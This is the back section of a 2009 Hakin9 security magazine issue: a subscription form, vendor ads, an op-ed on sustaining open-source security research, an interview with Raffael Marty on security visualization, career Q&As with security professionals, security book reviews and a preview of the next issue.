If you have any questions regarding the articles, email me at: tamhan@tamoggemon.com

Subscribe and Save 60%

Every two months Hakin9 magazine delivers the greatest articles, reviews and features. Subscribe, save your money and get Hakin9 delivered to your door.

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.hakin9.org/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC
1521 Concord Pike, Suite 301,
Brandywine Executive Center Wilmington, DE 19803 USA

or scan and email the form to:
customer_service@hakin9.org

Hakin9 ORDER FORM

☐ **Yes**, I'd like to subscribe to *Hakin9* magazine from issue ☐ ☐ ☐ ☐ ☐ ☐
1 2 3 4 5 6

Order information
(☐ individual user/ ☐ company)

Title
Name and surname
address

postcode
tel no.
email
Date

Company name
Tax Identification Number
Office position
Client's ID*
Signed**

Payment details:

☐ USA $49
☐ Europe 39€
☐ World 39€

I understand that I will receive 6 issues over the next 12 months.
Credit card:
☐ Master Card ☐ Visa ☐ JCB ☐ POLCARD
☐ DINERS CLUB

Card no. ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expiry date ☐☐☐☐ Issue number ☐☐
Security number ☐☐☐

☐ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2

Cheque:
☐ I enclose a cheque for $ _____
(made payable to Software-Wydawnictwo Sp. z o.o.)

Signed

Terms and conditions:
Your subscription will start with the next available issue. You will receive 6 issues a year.

EXCLUSIVE&PRO CLUB

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

http://www.priveon.com
http://blog.priveonlabs.com/

MacScan

MacScan detects, isolates and removes spyware from the Macintosh.
Clean up Internet clutter, now detects over 8000 blacklisted cookies.
Download your free trial from:
http://macscan.securemac.com/

e-mail: macsec@securemac.com

EXCLUSIVE&PRO CLUB

EXCLUSIVE&PRO CLUB

NETIKUS.NET ltd

NETIKUS.NET ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

http://www.netikus.net
http://www.eventsentry.com

Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the DeICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

www.Heorot.net
e-mail: contact@heorot.net

ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

www.elcomsoft.com
e-mail:info@elcomsoft.com

Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931
http://www.lomin.com
mailto:info@lomin.com

JOIN OUR EXCLUSIVE CLUB AND GET:

- **Hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?
Join our EXLUSIVE&PRO CLUB!
For more info e-mail us at ***en@hakin9.org*** or go to ***www.hakin9.org/en***

EXCLUSIVE&PRO CLUB

Making Open Security Research Sustainable

MATTHEW JONKMAN

The Open Source Business Model is broken and needs reworking? We're all on the path to eventual failure and obscurity? I think not, but there are changes to be made.

An article in Business Week by Stuart Cohen titled *Open Source: The Model is Broken* got my attention this week. In it Cohen (an open source company CEO himself) makes the argument that the way we've been going about making open source projects into profitable companies is flawed and needs reworking. He uses two good examples, Redhat and MySQL. Both are very different projects and companies, but have a similar flaw: neither will bring a significant profit in return for the investments made by commercial companies.

Redhat provides value by adding additional commercially useful and very stable layers on top of the already very stable Linux kernel. It's a distribution that will stay standard and predictable allowing other companies to develop software to easily run on that platform for the long term. They provide updates and security fixes in a timely manner that are well tested and stable.

They are a stable company but will they ever return the significant profits most software companies would be expected to return? Likely not. Redhat is doing a great thing for the community, but most likely they'll continue to just get by financially. If they were to falter and appear to be ready to implode some of the major companies that rely on their stable distribution would likely step in and purchase or fund their efforts. But Redhat will very likely not be a significantly profitable company.

He also considers MySQL, makers of one of the best open source database products out there. Sun Microsystems paid around one billion US dollars for the project and the company around it. The business model is to provide support for MySQL installations and make available a commercial very large scale version of the database for high end customers. Will Sun ever see it's billion back? Likely not. So why did they put that kind of money into a project that competes with it's own Oracle database?

Sun may have been looking for some public relations value in being part of such a large open source product. That's a pretty large price tag for PR though. I think more likely they want to have access to a wider range of databases. If you're familiar with Oracle at all, it's a great database but it is very much NOT cheap. And it's not a database the average IT person can step up and manage with the manual in hand. It requires training and experience to even get set up correctly, and it's just not cost effective for smaller applications.

Take MySQL on the other hand. It's very popular because it's very easy and very stable. The default install is what you need to get going pretty easily, and the SQL in use is very standard. The average IT person could be building database driven apps in any language within minutes. So in being a friend to rather than an adversary to MySQL Sun can offer a wider range of database options to it's clients. And remember, Sun's clients are not just buying hardware. Sun offers some of the highest-end software and database consulting in the world. They can now handle the smaller end stuff and offer a much lower license price tag to execute applications that MySQL can handle.

So back to the assertion that the open source business model is broken. The model we've always been operating under is that if you build a great open product that gets wide adoption there will be a market to sell professional services related to that product. The company will grow and a larger company will buy out the founders for millions. Are we seeing that happen here, no. MySQL tried it and did alright, but they didn't become what they are until Sun chipped in a billion dollars. That'll go a long way toward making a project successful. And we've seen significant improvements in MySQL for the community and commercial customers in the time since that infusion

of cash. But again, will Sun see that cash back on the profits of commercial MySQL licenses and consulting services? I would really doubt that.

MySQL will surely remain a stable and profitable company, but not in the range of a billion dollars of profit. Similar with RedHat. They're doing a good thing and likely will remain stable, but no huge profits in the near future.

So the model of expecting to make a significantly successful company based on consulting services and commercial licensing of open source software has been proven to not be feasible so we should quit doing these fruitless ventures, right? Of course not. There's a fundamental flaw in the reasoning that the world has tried to apply to these projects. And it applies to myself as well in the Emerging Threats project I run. We're not in this to build a company and sell it for millions so we can go hit the beach for a few years. MySQL, Linux, and most of the other projects out there are in this to satisfy a need or fix a problem. MySQL started because there wasn't a good and free database out there. RedHat to build a distribution the founders could use for other things. The commercial ventures come later to help keep these projects alive.

As we all know, it takes money to keep a project alive. These usually start as a hobby, but once it gets larger most can no longer be a hobby and still progress through the steps of maturity required. So some kind of financial support is required, and commercial dual-licensing and professional services are usually a very good way to do this. They don't satisfy the general business model of requiring a certain percentage of profit in return for investment, but they do continue to fulfill the original vision of the project.

The future of open projects like ours are often uncertain. Had MySQL not gotten that significant investment from Sun they would surely still exist. The advancements they've made would have taken longer, but the necessity of the tool provided would bring the community to make certain the tool survived. Similar with RedHat, if the company were to fail the distribution would continue to exist in some form.

The next model more appropriate for supporting open source projects is building software as a collaborative model among peers. This has been proven to work well. Emerging Threats for instance exists because of the security community needing a single place for Snort signature research and other related security research. We've been around for over 6 years now and just last year we finally needed to seek funding. We received US Government grant funding to continue the project, and we've thrived even more since receiving that funding. We exist because rival security companies and managed security services providers can see past their commercial differences and collaborate where it benefits them all. They all share data with the project and in turn they all benefit.

Commercial Security Services are different in that the competitive advantage is no longer who knows a little more, but who provides the better customer service experience. So collaborating in the intelligence field isn't something that hurts the competitive advantage of each company, in fact it helps each company. Databases and Linux distributions aren't much different. There are thousands of applications built upon both Linux and MySQL. They require both tools to be available, but neither is that application or company's competitive advantage. So it is in the interest of each company developing on top of these tools to collaborate to make sure those tools are as good as they can be.

This is the model we need to foster going forward. This isn't as sexy a model as building a company and selling it for a billion dollars in a few years. If that's what you're looking to do open source software is NOT the place you should be investing your time!

And a note to the financial analysts outside of our community: We aren't doing this to get rich quick, so please don't apply the standard models of business to these projects and downplay our survivability prospects. We won't look good that way, and won't look long term supportable. But we are long term supportable, and we are good projects and companies. We need a new stabdard of comparison.

INTERVIEW

Interview with Raffael Marty

Raffael Marty is a Chief Security Strategist and Director of Product Management at Splunk. As customer advocate and guardian – he focuses on using his skills in data visualisation, log management, intrusion detection, and compliance. He has built numerous log analysis systems and implemented use-cases for hundreds of customers that deal with log management challenges on a daily basis.

Hakin9 Team: What early factors or influences led to your concept of security visualization?
Raffael Marty: I have been dealing with log analysis and IT data management for a number of years. At some point I realized that there has to be a better way to look at the data than in textual form. I wanted to quickly understand what an IDS log is telling me, I wanted to gain visibility into my traffic flows, without having to generate a ton of top N reports or reading through the logs themselves. Coincidentially, my former employer put a visualization feature into their product. I started playing with it and initially thought it was just fun to generate pictures. At some point I realized that there was actual analytical value in those images and I started submitting more and more feature requests to update the visualization capability. Unfortunately, those requests didn't get answered. I got so frustrated that a co-worker and myself started writing an open source tool that would let us do anything we had in mind. This is where AfterGlow (*afterglow.sf.net*) was born and I started to really engage in visualizing a variety of different log sources. I have since updated AfterGlow with many many features and expanded my horizon to use a number of open source tools to visually analyze my log files.

Hakin9 Team: What prompted you to write a book about this technique?
Raffael Marty: I have written chapters for other security books in the past. At some point I started writing a chapter about visualization for a log analysis book. The chapter grew immensly huge and I realized that I had way too much to say about the topic. I already had a contact at Addison Wesley and I dropped them a line to inquire whether they would be interested in a security visualization book. The editor was very excited and I started writing up the proposal. That's how *Applied Security Visualization* came about. I wrote a blog entry that talks about the process in some more detail: *http://raffy.ch/blog/2008/09/06/the-process-of-writing-the-applied-security-visualization-book/*

Hakin9 Team: You have consulted with many companies. When a company has a license with a particular application or vendor, are there conflicts when trying to implement open source products within that company?
Raffael Marty: I generally don't try to implement open source products, but try to teach people how to apply visualization techniques. Visualization, at this point, is mainly about the process. It's about the data and the objectives that a viewer has. To generate the actul images, there are open source tools involved every now and then. However, I have never had problems with that. Especially because commercial products just don't provide the capabilities of a collection of well-selected open source alternatives.

Hakin9 Team: And are companies responsive to using open source products?
Raffael Marty: Companies want to get their job done. I know I am being simplistic, but the companies really don't care how that is done. If it's cost effective and generates the right results, any solution is viable. The problem with open source tools is generally that there is no support for them and oftentimes they are unfinished. However, I have never seen that this was a show stopper. People are interested in the capabilities the products offer.

Hakin9 Team: How has working for a company like Splunk helped you?
Raffael Marty: I have been incredibly lucky in my carreer. I have been working for companies and in teams that were incredibly smart. My employments have

gotten me access to a lot of people. To start with, there are the employees themselves. I am facing a bunch of very smart developers that challenge and educate me daily. In addition, I am learning a lot from the business side. I have to sell ideas to customers, help sales people carry a message, try to come up with comprehensive and on the point marketing material, etc. All of these activities greatly helped me gaining a bigger picture and understand of the business problems customers are trying to solve. My past employers have also given me access to an incredible pool of customers. I have worked with very advanced organizations across all industries. And lastly, through work I have made a lot of connections in the security world itself. I think people often forget about the value of a professional network. Don't!

Hakin9 Team: What percentage of a server's resources should be dedicated to security?
Raffael Marty: That's somewhat of an odd question. Security should not be measured in percent of server utilization. Security should be a part of every application and system. A big part of security is not consuming CPU cycles. There are organizational things that are important. For example, server and network configurations that help keep information secure. Security needs to be measured differently.

Hakin9 Team: What level of overhead do you consider acceptable?
Raffael Marty: It's all about risk management. How much risk are you willing to accept? How much risk do you defer and how much do you mitigate? If you weight risk against the overhead and you assign numbers, you will be able to come up with an answer.

Hakin9 Team: What barriers have you encountering from the industry and/or users to security visualization?
Raffael Marty: One big issue is the unavailability of a comprehensive security visualization tool. Security visualization, the act of generating an image from IT data, is a fairly involved process. You have to understand the problem domain, the use-cases, the data, visualization, etc. Once an image is generated, it can greatly facilitate analysis, communication, and understanding. However to get to the point of having a meaningful visualization involves a lot of understanding, resources, and knowledge. A really hard problem is to find people that can do it. They need to understand the data, the tools, visualization, and be able to interpret the visualization results. My vision is to have a visualization tool that loosens this requirement.

Hakin9 Team: How do you balance the power of visualization with the additional time, effort, and cost that is required to implement it?
There is not really a big cost of implementing visualization systems. If you have a place where you collect all your data (for example in Splunk), it's fairly simple to extend that installation to generate visualizations. However, one should not under-estimate the collection of all the data. The biggest problem in security visualization is to get an expert who understands the data, the enviornment, and visualization to actually help and generate meaningful graphs for the use-cases at hand. A lot of people don't really understand all that. It's not rocket science, but there are processes that should to be socialized and followed. An entire chapter of my book is dedicated to this topic.

In addition, we have to look at the benefits that visualization offers. By having visualization processes and capabilities in place, all of the following is possible:

- Analysts becom more productive. Troubleshooting processes can be sped up and simplified.
- Communciations are facilitated and improved.
- Data exploration is made available to a bigger pool of people. This also means that less experienced people (non experts) get more insight into infrastructures, applications, and processes.

Hakin9 Team: What caused your publishing time-line to be pushed more than a year?
Well, that's a great question. I blame it on the immaturity of the security visualization field and my ambitions. When I submitted the table of contents for my book, I had no idea what I would be writing in about 3 of the chapters. I had a vision of writing about things like insider threat and compliance, but I had no idea how one would effectively use visualization to address these topics. I spent a lot of time doing research on how to approach those use-cases and then wrote them up. That process I greatly underestimated.

Hakin9 Team: Why did you decided to include DAVIX software as part of this book?
I initially just wanted to bundle all the visualizatoin tools discussed in the book on a CD. That way people didn't have to download them themselves. At some point, my friend Jan approached me and suggested to build a live CD. After about 5 minutes of discussions, the data anaysis and visualization linux (DAVX) was born. DAVIX is a fully functional environment that contains a number of visualization and IT data management tools. In its latest version it even ships with a Splunk installation. It's really everything an analyst needs to generate visualizations from his IT data. DAVIX is a great way for people to get involved in security visualization without a lot of effort. You should try it: *http://davix.secviz.org*.

Different Previous Occupations

- Director of Product Management / Chief Security Strategist at Splunk
- Manager Solutions at Arcsight, Inc.
- Senior Security Engineer at ArcSight
- IT Security Consultant at PriceWaterhouse Coopers / IBM Business, Consulting Services
- Researcher at IBM Research
- Software Engineer at Cylink

More information about Raffael you can find on his blog *http://www.raffy.ch/blog*

See our review of Raffael's book „Applied Security Visualization" on page 81.

SELF EXPOSURE

Mary Ellen Kennel Specializing in Cyber Crime apprehension, serves on the board of the SANS Institute Advisory Committee, and is a trusted member of the High Technology Crime Investigation Association and the FBI civilian task force, InfraGard.

Where did you get your first PC from?

I purchased my first computer at Radio Shack, it was the Tandy TRS-80, now the infamous TR@SH 80.

What was your first IT-related job?

My first IT-related job was oddly enough working for The Joan Rivers Show before computers were a part of the fabric of the workplace, and before media was *multi*. It sounds draconian, but Television Producers were pretty much troglodytes back then. We all had typewriters and you could hear the Writers pecking away on their IBM Selectrics like chickens in a henhouse, harkening me back to my roots growing up Mennonite. My Supervisor had the only computer at the show, a MAC. I was always jumping on it when she was in meetings, so she ordered one for me. When I began crafting a TV station database, others took notice. Soon the Director had a MAC, next the Executive Producer and the number kept growing. I quickly became the go-to person for any and all computer-related questions or challenges, and before long, my title had unofficially changed to accommodate the growing demand for this skill-set.

Who is your IT guru and why?

My life is filled with many IT gurus, but Chris Brenton, my first SANS Institute instructor is my number one IT guru, and to really get the *why* of that, you have to take his SANS class. I'll never forget sitting in one of his week-long *Perimeter Protection In-Depth* bootcamps, and by day-two, witnessing some of the world's biggest defense contractors coolly breaking for the door while clutching their cell phones for dear life because Chris had just introduced a complex piece of the perimeter puzzle that they'd never really thought about.

What do you consider your greatest IT related success?

Solving cybercrime and tracking down *the bad guy* is way sexy, but by far the greatest IT related success for me is the work that I do for a small non-profit, *Computers For Youth*. This organization is run by a super-smart M.I.T. graduate who formed a business model around procuring *old* workstations from large corporations when they're performing end-of-life upgrades. CFY then refurbishes the boxes, adding RAM and reimaging them with donated kids educational software as well as Open Office, and finally adding an old CRT and giving the systems away to some of New York City's neediest children. I attended one of Computers For Youth's recent workshops in a challenging inner-city neighborhood, and the biggest success I can say that I've ever had was watching a smile appear on a sixth-grader's face whose greatest fear in life had just been quelled. The unthinkable had just happened, she had dropped the free computer she'd been given by CFY--families are encouraged to bring wagons or carts with them to the workshops, but some just don't have the bandwidth, a few even live in shelters. Her mother had been carrying the heaviest item, the CRT, and they were trying to get their system home. I quickly helped them pop the faceplate back onto the front and get their CPU to the workbench where I ran some routine tests, and assured them it was as good as new, and that there had been no sustained damage to the unit.

What are your plans for the future?

My plans for the future are two-fold. First I want to continue to donate as much of my time as possible to worthy causes. There are so many less fortunate, and if I can give back right now when our economy needs it most, to me that is a plan for world class success. Secondly, I want to continue to stay current by taking additional coursework in combination with more hands-on training. There's so much to learn, and it's all so interesting, and if I get to write about the things that I learn, then for me, that's an ideal combination.

What advice do you have for the readers planning to look for a job on the IT Security field?

Unfortunately the business of e-crime is booming. When the economy tanks and companies begin laying-off workers who have been there for several years, there's often a sense of entitlement or ownership and all of a sudden company loyalty goes out the window – along with all the files they've created. Additionally, when people begin to feel desperate, they commit crimes, and if they're ivy-leaguers, chances are they'll hit the white-collar sector first. We've noticed a spike at our lab, and the crimes just keep getting more and more twisted. I am constantly amazed at what devious schemes people dream up, and I'm actually beginning to wonder if being an honest and up-standing citizen is a handicap in trying to solve some of them because my mind just doesn't go to those types of places, even when forced to, it doesn't want to.

There's been quite a buzz in the industry over how the new (U.S.) administration will take effect. There will be inevitable changes, and it could be both hubris to think and ignorant to deny that no doubt, they will have global proportions. However you look at things, the forecast appears to predict that IT (and physical) Security will be in even greater demand in our foreseeable future.

Where did you get you first PC from?
My first 'PC' was a TI99/4a that my father gave me for Christmas in '83. It took me about 3 hours to figure out I needed to also get a tape drive from somewhere so I could save the programs I was copying from the book. About a year later I graduated to a Commodore 128 and much later a Radio Shack 386sx with 640 megs of memory. That was the last store built computer I owned.

What was your first IT-related job?
Night time desktop support at a company I was already working for. The IT staff was notoriously understaffed and my department had a dozen or more non-functional computers in the bosses office. I asked for permission to fix as many as I could; a week later the IT manager found out that I'd fixed more than half of them and he offered me a job.

Who is your IT guru and why?
I've never really had one. There are a lot of people I respect in the IT and security fields, but I've never really had anyone I consider my mentor or guru.


What do you consider your greatest IT related success?
My blog and my podcast are my greatest successes, hands down. The people I've met through them, the people I've been able to influence and the voice they've given me in the security community far outweigh any other project I've worked on in the security field.

What are you plans for future?
I'm comfortable being a PCI Assessor right now, but I'll be looking to influence the direction of one company sometime in the future. I love being an assessor for all the exposure it gives me to different networks, systems and people, but I want to get back to helping one company become secure again. I miss knowing one environment like the back of my hand.

What advice do you have for the readers planning to look for a job on the IT Security field?
Have a hunger to learn more and be prepared to spend the rest of your career learning. If you're comfortable with your current knowledge level, the IT security isn't the field for you. But if you love exploring new ideas and thinking about how you'd get around safeguards, then security offers a never ending supply of new challenges to overcome.

Martin McKeay
Senior Consultant for Trustwave, specializing in PCI assessments. Writes a Network Security Blog: *www.mckeay.net*

BOOK REVIEW



Author: David Pollino
Publisher: McGraw-Hill Osborne Media
Pages: 400 page
Price: $32,99

Hacker's Challenge 3

In my opinion it is worth reading Hacker's Challenge 3. Indeed, it's not a must have book. But I can recommend it for all who want to know what are possible and realistic attacks and forensic methods. Hackers Challenge 3 is split into two parts. The first one covers 20 challenges in phishing and pharming, internal hacking, Cisco IOS, wireless, iSCSI storage, VoIP, Windows, Mac OS X, UNIX/Linux hacks, and many more. You have a detailed description on what has happened, what everybody has done in different situations, log files, traces, scripts, source code, conversations, the incident, network maps, and so on. Also more details about vulnerability information, complexity of taxonomy, and attack are shown.

At the end of each challenge you get several questions to answer.


The second part tells you the answers to all the questions, how the break-in was detected, what measures were taken, how incident response worked, and how evidence could have be saved. Errors due to insecure coding are identified and you get a possible correction of the mentioned scripts. The detailed analyses are based on expert knowledge. Now you know the problem and the solution, but do you also know how to mitigate? No problem, there are also prevention and mitigation issues that are classified into three difficulties, easy, medium and hard..

Of course, company names are faked, but the incident response cycle is realistic. All the online banking scenarios are particularly very realistic and life like. It is very amusing reading all the challenges. Another positive aspect of Hackers Challenge 3 is that it is not full of theory. It is also useful for comparing your knowledge of computer forensics.

Why I read this book? Why I recommend it? Not the one and only thing, but a very big aspect is that you do not need Las Vegas to be somebody else. Just imagine, you are the people in those chapters, think about how you would solve all the problems and what the technology behind is.

I'm available for any questions relating to this review. So please do not hesitate to contact me.

Reviewed by Michae Schratt



Author: Andrew Lockhart
Publisher: O'Reilly Media
Pages: 478 pages
Price: $19,79

Network Security Hacks

This is a book from the O'Reilly hacks series. The second edition discusses issues like privacy, anonymity, wireless networks and authentication. Chapters include network intrusion and detection, Unix and Windows security, VPN security, network monitoring, data recovery and so on.

After reading this book you should know about attack methods and tools attackers can use to break into your network. It is promoted with expert know how in network security.

There are 125 insider-tricks and tools, mentioned in 12 chapters. A really positive point I have to say, each hack is written and explained on a very detailed baseline. The book is well structured and easy to read. It does not hurt to have knowledge in security. Also for absolute beginners, the book is easy to understand.

As an network administrator you must often deal with criticism about the lack of bandwidth and other problems. Read the monitoring and trending chapter and learn how to build network graphs, to monitor your server resources, processes and so forth.

The main problem in many enterprises is dealing with business processes and ITIL. One little detail, ITIL deals with, are the solving time and solving success. What you can read out of this book is, what you should protocol, what system protocols you can automate for collecting data, how to prove integrity on your systems, and how to improve reaction due to security incidents.


Another positive aspect concerning the book's design is, that all hacks are described in a small parts. Reading do not become boring. I am sure, everybody can find some new hacks, that was not known before.

Improve your knowledge by reading Network Security Hacks.

Reviewed by Michae Schratt

How To Cheat At VoIP Security

The Perfect Reference for the Multitasked SysAdmin



Authors: Thomas Porter, Michael Gough, and additional contributors
Publisher: Syngress Publishing, Inc., 2007
Pages: 412
Price: $49.95

At the heart of Voice over Internet Protocol (VoIP) Security, is defining and understanding VoIP itself. In its simplest form, it is merging voice and data networks. In How To Cheat At VoIP Security, Thomas Porter and Michael Gough sharpen and explore this definition. Altogether, they have created a voluminous work, part hacker reference, part IT security tool, and immensely useful to the emerging VoIP community. Almost half of their book covers the knowledge needed to understand the security methods that follow.

The definitions and explanations appearing at the outset are particularly useful to the generation that has grown up in a post-Internet world. With the advent of broadband or high speed Internet networks, Internet Providers have begun to bundle their Internet services with unlimited calling plans that now compete with the *Public Switched Telephony Networks* (PSTN) or landline phones we have used for years.


PSTN and their switching mechanisms are described in detail. An analysis of *Private Branch Exchange* (PBX), or switching lines similar to PSTN but used by businesses, later ensues. Then the journey takes us to the protocols and architecture used in VoIP and wireless VoIP. Even with technology advancing at blazing speeds, Porter and Gough's book keeps up with the latest advances but always reminds us of their historical context.

For the busy system administrator looking for some quick answers about VoIP, this reference is apropos. Early on, the writers provide a cost benefit analysis of transferring from an archaic PBX line to a VoIP network. They point out the increased initial costs would lead to decreases in operating costs and increases in additional features. They are careful to point out that the new benefits would create new requirements for enhanced training and perhaps implementation of Sarbanes-Oxley or other regulatory compliance.

Whether the reader's avocation is learning VoIP or he or she is an IT professional taking his or her first leap into online Telephony, How To Cheat At VoIP Security is a must read for knowledgeable computer users.

Reviewed by Monroe Dowling

Applied Security Visualization



Author: Raffael Marty
Publisher: Addison Wesley
Pages: 552
Price: $49.99

As a security professional, being able to respond to security events promptly and precisely is critical. Achieving a high degree of understanding and precision of any security problem is made more difficult by the complexity of today's computer networks and security requirements – analyzing huge amounts of data and spotting anomalies can quickly become a slow and tedious task. One way to address this issue is to be able to represent such data in a way that a simple glance at the results is sufficient. As we all know, a picture is worth a thousand words, and that is the underlying principle behind Marty's book. Not only does Raffael talk about using pictures and graphs to display security related data, but he also teaches the reader how to paint those pictures by showing simple code to extract data and plot the necessary graphs.

The book is organized in nine chapters. The first chapter familiarizes the reader with the concepts of visualization and leads to applying visualization to security. The second chapter talks about various sources of the security data and information flows and discusses the quality of the information sources. The third chapter gives the reader an overview of different ways data can be visualized and addresses what type of graph is appropriate for what class of data. The fourth chapter demonstrates a step-by-step process of turning security data into visualized aids, while the fifth chapter talks about three different ways one can analyze the graphs. Chapters six, seven and eight put the visualization ideas into perspective by demonstrating their use in real-life scenarios: perimeter protection, compliance and insider threat. The final chapter of the book acts as an introduction to numerous visualization tools included on the CD that comes with the book.

On the whole, Raffael has written a brilliant book on the subject that is accessible to a beginner and, yet, has enough high-level details to keep seasoned professionals interested. The author has demonstrated that he has up-to-date knowledge of the field and does an excellent job of passing his knowledge and expertise to the reader.

Reviewed by Igor Mozolevsky

in the next issue...

Enumeration Process Discovering Remote Host

Most companies network and hosts reside behind firewalls, routers and intrusion detection machines. Companies try to avoid using public IP addresses for their hosts and networks and leave all the network translation for the firewalls and routers by exposing few public IP address which are translated to private networks. Udi Shamir will present hidden hosts and networks enumeration tools as well as RAW sockets.

Analyzing Malware Pt2

Jason Carpenter will present more Anti-Reversing techniques in continuation of Analysing Malware. We will learn about PE Headers, Polymorphic code anti-debuggers, as well as other techniques used by malware authors to prevent detection and reversing.

The Hijack

Waldo will consider identity theft issue which is an outgoing problem that has been mitigated far too many times. This article will expose your Internet Service Providers failure to protect your personal information. It will be like walking on a thicn ice...

Current information on the next issue can be found at *http://www.hakin9.org/en*

The next issue goes on sale at the beginning of May 2009

The editors reserve the right to make content changes.

You have a good idea for an article?

You'd like to become an author?

Or our Betatester?

Just write us an e-mail (en@hakin9.org).

Automating Malware Analysis

Tyler Hudak will discuss in his article the reasons and methods behind automating malware analysis, demonstrating methods for automating common malware analysis programs. We will learn how to automate malware analysis programs for both static and dynamic analysis.

endace
power to see all

High-speed passive capture

Powerful. Precise. Stealthy.

→ ACCELERATE

Power your security analysis and monitoring tools on heavily-loaded high-speed segments using cards, platforms and appliances from the world leader in passive data capture solutions.

- SNORT IDS
- Bro IDS
- Argus
- YAK
- Wireshark
- TCPdump
- nProbe
- nTop
- SiLK

→ REPORT

Easily deploy, administer and centrally control your security applications with the Applied Watch Command Center, from Endace: The industry's first information manager for open source.

- SNORT IDS / IPS
- Barnyard
- La Brea
- Clam AV
- Nessus
- Syslog
- and more . . .

Unique hardware and software solutions designed to drive some of the best community-developed network applications and toolsets available.

→ ANALYZE

The Endace DAG, NinjaBox and NinjaProbe product portfolio provides a common solution for monitoring the most widely-deployed local and wide area network interfaces - from T1 / E1 PDH to OC-768 / STM-256 SDH; 10 /100 to 10Gb Ethernet and 4x SDR to 4x DDR InfiniBand.

Contact us to learn more.

corporate headquaters	usa	asia pacific	emea	online
+64 9 262 7260	+1 703 964 3740	+65 6744 1832	+44 1189 901 126	www.endace.com/hakin9

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✔ PCI compliance reporting
- ✔ Correlation of CVE and CVSS scores and vectors
- ✔ IPv4 and IPv6 scans and exploits
- ✔ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com

Extreme Network Security